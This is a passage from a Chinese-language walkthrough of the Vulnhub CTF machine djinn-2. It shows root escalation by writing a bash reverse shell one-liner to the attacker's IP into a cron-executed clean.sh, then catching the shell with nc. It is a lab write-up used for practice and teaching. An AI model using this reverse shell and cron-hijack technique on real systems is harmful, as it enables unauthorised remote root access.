        id E2B7C82E9F; Mon, 13 Jan 2020 19:36:24 +0530 (IST)
Subject: Way to clean up the systems
To: <ugtan@djinn>
X-Mailer: mail (GNU Mailutils 3.4)
Message-Id: <20200113140624.E2B7C82E9F@djinn>
Date: Mon, 13 Jan 2020 19:36:24 +0530 (IST)
From: root <root@djinn>
```

```
Hey 0xmzfr,
I've setup the folder that you asked me to make in my home directory,
Since I'd be gone for a day or two you can just leave the clean.sh in
that directory and cronjob will handle the rest.

- Ugtan_
```

12、进入到家目录，发现best/admin/ever路径，进入到里面，将反弹shell一句话写入到clean.sh，本地监听，稍等一会（定时任务是每三分钟执行一次）

```
echo "bash -i >& /dev/tcp/192.168.0.109/8888 0>&1" >clean.sh
chmod 777 clean.sh
```

```
cd ever
ugtan@djinn:/home/ugtan/best/admin/ever$ echo "bash -i >& /dev/tcp/192.168.0.109/8888 0>&1" >clean.sh
ugtan@djinn:/home/ugtan/best/admin/ever$ cat clean.sh
cat clean.sh
bash -i >& /dev/tcp/192.168.0.109/8888 0>&1
ugtan@djinn:/home/ugtan/best/admin/ever$ chmod 777 clean.sh
chmod 777 clean.sh
ugtan@djinn:/home/ugtan/best/admin/ever$
```

成功反弹，运行proof.sh，渗透结束


```
root@kali:~/桌面# nc -lvnp 8888
listening on [any] 8888 ...
connect to [192.168.0.109] from (UNKNOWN) [192.168.0.104] 38592
bash: cannot set terminal process group (1612): Inappropriate ioctl for device
bash: no job control in this shell
root@djinn:~# █
```

```
root@djinn:~# ls
ls
proof.sh
scripts
root@djinn:~# ./proof.sh
./proof.sh
TERM environment variable not set.
./proof.sh: line 9: figlet: command not found
djinn-2 pwned ...

-----

Proof: cHduZWQgZGppbm4tMiBsaWtlIGegYm9zcwo=
Path: /root
Date: Mon Jun 29 08:18:53 IST 2020
Whoami: root

-----

By @0xmzfr

Thanks to my fellow teammates in @m0tl3ycr3w for betatesting! :-))

If you enjoyed this then consider donating (https://mzfr.github.io/donate/)
so I can continue to make these kind of challenges.
root@djinn:~# █
```

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13、补充

这里是解决了我之前很久的一个疑惑，以前使用wget下载文件到靶机上的时候，保存的内容老是已经执行完的结果，现在想但是应该是使用wget的-o参数，所以当时是先下载，然后使用mv修改文件名，其实应该是要用-O参数

-o和-O的区别，wget -h中有介绍两者的作用

```
-o, --output-file=文件 将日志信息写入 FILE
```

```
-O, --output-document=文件 将文档写入 FILE
```

14、参考文章

[Djinn 2 Writeup – Vulnhub](#)

下一篇写djinn3